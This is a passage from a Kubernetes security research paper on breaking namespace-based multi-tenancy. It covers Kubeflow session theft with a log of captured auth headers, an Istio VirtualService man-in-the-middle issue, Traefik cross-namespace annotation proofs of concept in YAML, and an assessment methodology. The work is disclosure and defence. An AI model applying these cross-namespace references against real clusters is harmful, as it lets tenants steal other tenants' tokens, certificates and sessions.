


*Figure 17: Logged request*

### Excerpt of log file

```
% kubectl logs -n snobisernw-de-ext pods/test-0
2025/03/12 13:28:25 Exposing data from /app/static on /
2025/03/12 13:28:25 Exposing data from /app/static on /notebook/snobisernw-de-ext/test/
2025/03/12 13:28:25 Listening on :8888...
2025/03/12 13:29:09 Request to favicon.ico from 127.0.0.6:58989:
GET /notebook/snobisernw-de-ext/test/ HTTP/1.1
Host: kubeflow.gke.gcp.ernw.eu
[...]
```

```
Authorization: Bearer eyJhbGci[...]
Cookie: oauth2_proxy_kubeflow=_8Sx8Mjs2sQ9Ueti1Y2Q517yx_emW_UWIPuYinbYcjZW8I02i4kECLDC5nds
↪ XfwfPtWRkOBuywjgTxvc07q5h7gEYmm3ug4tqEOyZnkObLE1[...]
[...]
X-Auth-Request-Email: snobis_ernw.de#EXT#@ernwlab.onmicrosoft.com
X-Auth-Request-Groups: PlaygroundContributors,K8sWorkshop,ERNWLabContributors,ERNW Lab
X-Auth-Request-User: CiQ4YWM4Yjc2Zi01N2U4LTQwY2QtYmEyMy0zYTVjMTI5OGQyZDUSCW1pY3Jvc29mdA
[...]
```

Please note that the attacker has full access to the API and can therefore modify data or create resources in the victim's name. This would only need a few more lines of JavaScript code.

### 5.1.5 Conclusion

The presented attack scenarios highlight that multi-tenancy in Kubernetes is not always obvious. Even when the Kubernetes cluster appears to be operated by a single trusted entity, applications running on top of it may introduce their own tenant boundaries.

Although Kubeflow uses namespaces to separate user profiles, users with limited permissions can still abuse platform functionality to compromise other tenants. In this case, the attacker can obtain the victim's authenticated session and act on their behalf, gaining access to both Kubeflow resources and other users' Kubernetes resources.

## 5.2 Istio

This section describes a Machine-in-the-Middle (MitM) attack scenario in which a VirtualService can redirect or intercept traffic within Istio's service mesh. . This affects Namespace-based Multi-Tenancy clusters where tenants have the permissions to deploy Istio resources (API: `networking.istio.io/v1`).

The issue was addressed through the Security Bulletin ISTIO-SECURITY-2026-002[22] and an updated Security Model[7].

### 5.2.1 Background

Istio provides traffic management capabilities by separating application logic from network routing behavior. It introduces additional configuration resources through CRDs that allow operators to define how traffic should be routed between Services in the mesh.

One of the central resources for this purpose is the VirtualService. A VirtualService defines a set of routing rules that determine how requests to hosts specified in `spec.hosts.[]` are handled. These rules can match requests based on properties such as HTTP headers, paths, or ports, and can then direct the traffic to one or more destination Services.

Routing decisions defined in a VirtualService are not limited to a single workload or Namespace. Depending on how the resource is configured, these rules can affect traffic routing across the entire mesh.

In contrast to the newer Kubernetes Gateway API[6], these CRDs were created and effectively stabilized before Namespace-based RBAC even made its way to Kubernetes. Thus, Namespace-based Multi-Tenancy that shares the same service mesh was not part of the threat model at the time. With the introduction of RBAC, such multi-tenant environments emerged. It is therefore important to highlight and address the security risks associated with those architectures.

In the following section, we demonstrate those risks and show that this mechanism can be abused to intercept traffic in a Namespace-based multi-tenant cluster. Later, we introduce ways to mitigate those risks.

### 5.2.2 Machine-in-the-Middle Attacks through VirtualService

In a Namespace-based multi-tenant environment, it is often assumed that namespaces provide sufficient trust boundaries between resources across different namespaces. However, Istio's traffic routing configuration operates at the mesh level, meaning that routing rules defined in one Namespace will influence traffic originating from workloads in other namespaces.

An attacker who has permission to create or modify VirtualService resources can abuse this behavior by defining routing rules for arbitrary hosts. When the service mesh parameter `mesh` is set in the `gateways` section of the spec, the routing rules are applied to all sidecar proxies in the mesh (independent of their namespace).

This allows an attacker to create a malicious VirtualService that matches requests for specific hostnames and redirects them to an attacker-controlled Service. As a result, traffic from other workloads in the mesh can be transparently routed through the attacker's Service before reaching its intended destination.

This behavior enables MITM attacks within the service mesh. The attacker-controlled Service can intercept traffic from Services in the mesh. This includes traffic to other Services in the mesh as well as traffic to the external Services. This allows the attacker to:

- act as the destination Service.
- redirect traffic to alternative destinations.
- drop requests to disrupt the communication (denial-of-service).

The source Service will authenticate the attacker-controlled Service as the destination Service despite Istio's mutual TLS authentication. However, forwarding this traffic to the destination Service to read or modify communication between the two Services is more challenging for the attacker, as they cannot bypass Istio's Layer 4 and Layer 7 security features[18]. As the attacker intercepts the communication, the end-to-end encryption and authentication between the source and the destination Service are broken. Thus, the request forwarded from the attacker-controlled Service to the destination Service is authenticated as a request from the attacker-controlled Service. As a result, Authorization Policies[15] configured on the destination Service may deny the request. In addition, the destination Service will see the attacker-controlled Service identity in the `X-Forwarded-Client-Cert` header, and the authentication from the source Service is lost.

### 5.2.3 Why does this behavior occur?

This behavior results from how Istio distributes and evaluates traffic routing configuration within the service mesh.

Istio service mesh is logically split into a data plane and a control plane. Istio's control plane aggregates routing configuration from all VirtualService resources and distributes the resulting configuration to the Envoy sidecar proxies that make up the data plane. These proxies then enforce routing rules locally for the traffic they handle; see also Istio Architecture[16].

When a VirtualService is configured as a mesh gateway, its routing rules apply to all sidecars in the mesh, including internal service-to-service traffic. Since the effects of this configuration are not limited to the Namespace in which the VirtualService resides, a configuration created in one Namespace can match requests originating from workloads in other Namespaces.

### 5.2.4 Mitigation and Best Practices

Operators running Istio in Namespace-based Multi-Tenancy setups or operating a single mesh across multiple clusters should apply additional safeguards to maintain strong isolation. Without these controls, unintended Cross-Namespace traffic manipulation can occur at the data plane level.

#### 5.2.4.1 Recommended Mitigation: Migrate to the Newer Gateway API

Ideally, permissions to create or modify Istio networking resources (`networking.istio.io/v1` as well as `security.istio.io/v1`) should be limited to platform operators responsible for global routing.

As an alternative, operators can offer tenants access to the newer Gateway API[6], which was designed with safe Cross-Namespace support in mind. However, the platform operators still need to control access to shared resources such as gateways.

#### 5.2.4.2 Mitigation in Legacy Setup

When such changes and restrictions aren't feasible due to business or organizational requirements, routing configurations should be scoped to specific Services or Namespaces. Broad rules that affect the entire mesh should be avoided unless explicitly intended, and their implications are well understood.

One way to mitigate this kind of attack is to restrict the Egress listener in every namespace[19] to trusted namespaces. However, this would only mitigate the issue in sidecar mode, but not in ambient mode (using the per-node Layer 4 (L4) proxy)[14], and also not for hosts configured when an Istio Gateway[17] is used.

Another way to mitigate this kind of attack is to implement an admission policy[30] that limits which hosts can be used in the `host` section for each tenant. This will also mitigate the issue in ambient mode.

### 5.2.5 Conclusion

As shown in this section, Istio's mesh gateway option allows rules defined in one Namespace to affect the traffic of other namespaces. In Namespace-based Multi-Tenancy setups or when running a single mesh across multiple clusters, this behavior may expose the service mesh to malicious actors, e.g., enabling MITM attacks, as explained in this section.

Istio does not claim (nor seek to claim) hard Namespace-based Multi-Tenancy, as the project chose the tradeoff that eases adoption. Thus, operators who rely on this kind of Multi-Tenancy should assess the risks involved in their architecture and address the weaknesses, e.g., by removing unnecessary RBAC permissions and enforcing strict Admission Controls.

## 5.3 Traefik

Traefik in Kubernetes allows cross-namespace access to Traefik resources when using Annotations on Ingress and Service resources. Traefik has updated its security documentation to reflect this behavior and is addressing the issue in a future release.

### 5.3.1 Background

In Kubernetes, Annotations are used to attach arbitrary non-identifying metadata to objects[31]. In Traefik, Annotations are used on Ingress and Service resources[49] to customize routing behaviors.

It is possible to reference Middlewares, ServersTransports, and TLSOptions from other namespaces than your own. While this is disallowed by default for Traefik's Kubernetes CRDs (by the Configuration Option `providers.kubernetesCRD.allowCrossNamespace`[50]), no validation is done when using Annotations on Ingress and Service resources.

An attacker can include these resources in an Ingress or Service configuration and thereby partially bypass Namespace-based tenant isolation. In certain cases, this will give an attacker access to data of Services in other namespaces, for instance:

- If a middleware adds an API access token through the Header middleware, an attacker can steal this token.
- An attacker could include a ServersTransport that does client certificate authentication against a Service to access this Service.
- An attacker could include a ForwardAuth middleware to gain access to the internal response headers of the forward auth Service and thus might steal internal tokens.

### 5.3.2 Setup

To better understand the security impact of this behavior, we built a small test setup that reflects a simple Namespace-based multi-tenant environment. The cluster runs a single, shared Traefik instance and hosts two namespaces: one representing the victim's application and another representing the attacker's namespace. Both namespaces are allowed to create their own Ingress and Service resources.

The diagrams in Figure 19 and {fig:traefik-middleware} show the test setup in detail.

### 5.3.3 Proof of Concept

The following two sections demonstrate two ways to exploit this issue.

#### 5.3.3.1 Middleware

In the first scenario, the victim Namespace defines a Traefik Middleware that injects a sensitive HTTP request header, such as an internal API token. This middleware is intended to be used only by the victim's own Ingress to access a protected backend Service.

```
kind: Middleware
metadata:
  name: addheader
  namespace: victim
spec:
  headers:
    customRequestHeaders:
      X-API-Token: example-secret
```

In a different Namespace, the attacker creates an Ingress and references this middleware using an Annotation. No special permissions to the victim Namespace are required.

```
traefik.ingress.kubernetes.io/router.middlewares: victim-addheader@kubernetescrd
```

Because Traefik does not enforce Namespace isolation for Annotation-based references, the middleware is applied to the attacker's route. As a result, the attacker's backend Service receives the injected secret header.

As a result, a secret that was meant for internal use within one Namespace becomes accessible from another namespace.

The Figure 18 shows the flow of this attack scenario.




*Figure 18: Attack Scenario Middleware*

#### 5.3.3.2 ServersTransport

In the second scenario, the victim Namespace defines a ServersTransport resource that configures mutual TLS. This includes a trusted CA and a client certificate that Traefik uses when connecting to the victim's backend Service.

```
kind: ServersTransport
metadata:
  name: serverstransport
  namespace: victim
spec:
  certificatesSecrets:
    - client-cert-secret
```

An attacker-controlled Service in another Namespace references this ServersTransport via a Service Annotation.

```
traefik.ingress.kubernetes.io/service.serverstransport: victim-serverstransport@kubernetes
↪ crd
```

Traefik then uses the victim's client certificate when forwarding traffic for the attacker's Service. This allows the attacker to authenticate against an mTLS-protected backend successfully.

As a result, trust boundaries enforced by mTLS are unintentionally bypassed through shared configuration.

The Figure 19 shows the flow of this attack scenario.




*Figure 19: Attack Scenario ServersTransport*

### 5.3.4 Security Impact

An attacker can include Middlewares, ServersTransports, and TLSOptions resources from other namespaces in their own Ingress or Service configuration, thereby partially bypassing Namespace-based tenant isolation. In this case, this will give an attacker access to data of services in other namespaces.

### 5.3.5 Conclusion

The vulnerability in Traefik shows that cross-namespace reference vulnerabilities exist in Annotations, too. They are similar to exploits involving cross-namespace references in CRDs but might be harder to identify, as Annotations are not well defined in Kubernetes like CRDs. Any Kubernetes Controller component can introduce these vulnerabilities on any resource kind in Kubernetes. It is even possible that such a cross-reference function is not documented at all.

Annotations on the Ingress resource are common and introduce severe security vulnerabilities, as shown by Ingress-Nightmare [11].

They can even have an impact beyond the scope of the cluster. One example is the `ingress.gcp.kubernetes.io/pre-shared-cert` Annotation used by the Google Cloud Platform (GCP) ingress controller [13]. If Ingress permissions are given to tenants, they can reference any GCP compute certificate in the GCP project and reference resources outside the cluster.

These examples show that Namespace-based multi-tenancy is especially challenging and requires significant effort to implement correctly.

# 6 Methodology for Assessing Namespace-Based Multi-Tenancy Setups

This section introduces the structured methodology for assessing security risks in Kubernetes environments that use Namespace-based Multi-Tenancy. It addresses weaknesses that break Namespace-based isolation and are not yet well studied.

The methodology assumes that industry best practices, such as NetworkPolicies, RBAC, and Pod Security Standards, are already in place. These measures provide a necessary baseline level of protection against well-known isolation threats. However, they are insufficient to address a class of more subtle attack vectors arising from interactions between tenants and shared components. Such attack vectors may still compromise the confidentiality, integrity, and availability (CIA) of the cluster and its workloads, even in well-hardened environments.

The approach consists of three sequential phases:

1. Determining whether Namespace-based Multi-Tenancy is present in the assessed environment (see Section 6.1).
2. Assessing potential weaknesses by analyzing tenant capabilities and their interactions with shared components (see Section 6.2).
3. Addressing identified weaknesses through appropriate remediation strategies (see Section 6.3).

This methodology is not limited to Namespace-based Multi-Tenancy. It can also be applied to environments that use hard coupling between tenants, such as clusters connected through a shared service mesh. In these scenarios, tenants continue to interact with common control plane components, which may introduce similar risks.

## 6.1 Use: Do I Use Namespace-Based Multi-Tenancy?

The first step of the methodology is to determine whether Namespace-based Multi-Tenancy is present in the assessed environment. While this question may appear straightforward, the existence of Namespace-based Multi-Tenancy is not always obvious. Therefore, this section guides on systematically identifying whether Namespace-based Multi-Tenancy is in use within the assessed cluster.

If any of the following three scenarios apply to the assessed cluster, then step two of this methodology should be followed.

The flowchart in Figure 20 summarizes the first step of the methodology. This step is a prerequisite for all subsequent steps.




*Figure 20: Flowchart Methodology Step 1*

### 6.1.1 Direct Kubernetes API Access - Obvious Namespace-based Multi-Tenancy

An obvious case is a Namespace-based Multi-Tenant architecture, where different tenants have direct access to their own dedicated Namespace within a shared cluster. They can deploy their workloads through the Kubernetes API in their own Namespace. In these scenarios, a certain level of trust often exists between tenants. For example, different teams within the same organization are managing their own applications in separate Namespaces.

### 6.1.2 Indirect Kubernetes API Access - Unobvious Namespace-based Multi-Tenancy

In other cases, tenants may not interact directly with the Kubernetes cluster. Instead, they access it indirectly through higher-level platforms, such as an application running on top of the cluster. Such a platform implements features

that give its tenants access to the underlying Kubernetes platform. This can be through running code in a container, accessing the network (typically referred to as *Server-side Request Forgery (SSRF)*), accessing files in the container, or interacting with the Kubernetes API (directly or indirectly).

The platform operator typically sees their tenants as untrusted. Because of that, stronger isolation mechanisms are required. As a result, isolation failures can have a significantly more severe security impact compared to trusted environments.

Such multi-tenancy can be hard to see, as tenants are hidden within deployed applications and workloads and are not (obviously) visible in the architecture of the Kubernetes infrastructure.

A few examples of those unobvious cases are:

- *CI/CD systems:*
  - CI/CD pipelines often run with different privileges. A deployment to a production system may contain high-privileged credentials and can only be controlled by a restricted number of users. In contrast, a build pipeline that runs automatically when a merge/pull request is submitted (sometimes even untrusted).
  - Modern software often includes many third-party dependencies. Thus, Supply-chain attacks become more critical. A successful supply-chain attack could compromise build pipelines if they are not properly isolated from one another.
- *Machine learning platforms:* These platforms allow tenants to run code that may require more resources. Thus, the platform may allow the tenant to configure their workloads and create additional resources, such as storage. Those resources could result in Kubernetes resources in a Namespace.
- *Applications that support scripting and customization*: These features often allow attackers to run arbitrary code. Ideally, this code runs in an isolated container with restricted access to the platform on which the application is running. Some typical examples include *automation platforms* or *templating engines* for reporting functionality.

Tenants can be different customers using these platforms. Depending on the architecture, the platform must provide strict workload isolation rather than Namespace isolation, as workloads might run in the same Namespace.

### 6.1.3 Hard-Coupling Between Clusters

This methodology also applies to cluster-based Multi-Tenancy architectures that have hard coupling between clusters.

This can be introduced through:

- *Data plane:* A single service mesh [21] over multiple clusters
- *Control plane:* Service principles shared between clusters

In such scenarios, the methodology remains applicable to the assessed architecture. The next step explains why this is the case.

## 6.2 Assess: How Do I Identify Potential Weaknesses?

The second step guides how to identify potential weaknesses in the assessed cluster. The flowchart in Figure 21 provides a high-level overview.




*Figure 21: Flowchart Methodology Step 2*

### 6.2.1 Apply Hardening

It is assumed that industry best practices and security hardening measures are already in place. These measures include, but are not limited to, NetworkPolicies, RBAC, Pod Security Standards, and Resource Limitations. Security

Benchmarks such as the Kubernetes CIS Benchmark[8] or the NSA/CISA Kubernetes Hardening Guide[10] can be used as guidance.

These hardening measures and best practices are necessary to reduce the attack surface. However, while these measures are required, they are not sufficient to guarantee isolation between tenants, as they primarily address well-known and generic attack vectors.

### 6.2.2 Identify Components

Building upon this baseline, the methodology proceeds by identifying all relevant components operating within the cluster. A component is any entity deployed to, integrated with, or interacting with the Kubernetes cluster.

The following categories guide how to capture all relevant components within the assessed cluster:

- **Platform-provided components:** The Kubernetes Platform can either be a Kubernetes Cloud Service or a Kubernetes Distribution. Nearly all of those platforms add functionalities and components to Kubernetes, such as logging, monitoring, or networking integrations. This might not be covered with standard security hardening.
- **Extensions[33] installed in the cluster**: Extensions are typically plugins, controllers, and operators. For instance:
  - compute, storage, and network plugins
  - policy engines
  - service meshes
  - ingress proxies
  - backup operators
  - etc.

  These can be (CNCF) open-source projects, commercial products, or even self-developed extensions.
- **Workloads:** These are the workloads that run on the cluster, for instance, application-level deployments. These workloads typically operate on the data plane and introduce interactions between tenants.

Core components of Kubernetes may be omitted as they should provide security-by-default (when standard hardening practices are applied).

The categories above show that the identification process should therefore not be limited to explicitly deployed applications, but must also include implicitly present or automatically managed components.

A complete identification of all relevant components is essential, as each of them may expose resources or interfaces that tenants can control. Whether such control exists is analyzed in the following step. If components are missed at this stage, the analysis may be incomplete, resulting in insufficient coverage of the assessed cluster.

This step is therefore considered complete once all components in the cluster have been identified and prepared for the next step of the assessment.

### 6.2.3 Assess Components and Their Resources

Once all components in the cluster are identified, each one needs to be assessed. This step should answer how a tenant can interact with those components. It is not enough to check which RBAC permissions a tenant has on the component's CRDs, as they can interact with the component in other ways, even on the control plane.

For each identified component, the control-plane interactions and the data-plane interactions need to be identified. The following two subsections describe how to do it for control-plane and data-plane interactions.

#### 6.2.3.1 Control-plane Interaction

This step might seem easy at first, as the obvious way to answer what a tenant can do on the control plane is to analyze the RBAC permissions of the Custom Resource Definitions (CRDs) for that component. However, a complete assessment of the control-plane interaction requires a more thorough understanding of the component's functionality, as it can operate on any resource in the cluster, either explicitly or implicitly.

The first step is to determine what RBAC permissions a tenant has. This should include all permissions, not just the permissions to the resources (CRDs) that the component provides. Read-only permissions (e.g., `get`, `list`, `watch`) may only affect confidentiality, as they can disclose sensitive information, such as credentials. Please keep in mind that sensitive information may also be disclosed in resources other than Secrets, for instance, Pod logs. All permissions for non-namespaced resources and other namespaces should be carefully reviewed, as they likely break isolation.

Afterward, the following questions need to be answered for every component: On which resources does the component interact? All resources that the tenant has no access to can be omitted to reduce the effort.

Use the following guidelines to identify all interactions:

*What CRDs does the component provide? What are the functionalities and capabilities of those?*

The component's API reference in the documentation can be consulted to assess those CRDs quickly. A more thorough review would require a source-code review of the operator, as the documentation may be incomplete or incorrect.

*Which standard Kubernetes API resources, or foreign CRDs, does the component interact with?*

Foreign CRDs can be standardized APIs, such as the Gateway API, or CRDs from other components if the component interacts with them. For instance, if the components extend the functionality of other components.

As before, the component's documentation can be consulted to assess the interactions quickly, or more thoroughly through a source code review.

This step has two parts: An assessment of explicit behavior and an assessment of implicit behavior.

In the first part, the interactions through Annotations, labels, and classes are reviewed. The component may interact with the resource if a certain label or Annotation is set. Normally, the API reference should list those labels and Annotations, but it can be incomplete or wrong again. An example of this kind is the Annotations-based Ingress configuration that most ingress proxies such as NGINX Ingress[41] or Traefik[48] provide. Besides this, the component might operate once its class is set in the resource. This is true for storage classes[43] and ingress classes[34].

The second part requires a more complete understanding of the component, as they target implicit behavior. The component's operator interacts with a resource without any implicit configuration on the resource. Those interactions might be enabled by default in another resource, such as the Namespace, or through a configuration setting in the component"s configuration (e.g., in a ConfigMap). Sidecar injection is a well-known example of that: Istio injects an additional container and configuration into a Pod spec[20] through a mutating webhook[40]. But the operator does not unnecessarily mutate the resource in question; it just needs to operate on it. An example of that is the default ingress class[**default-ingress-class**].

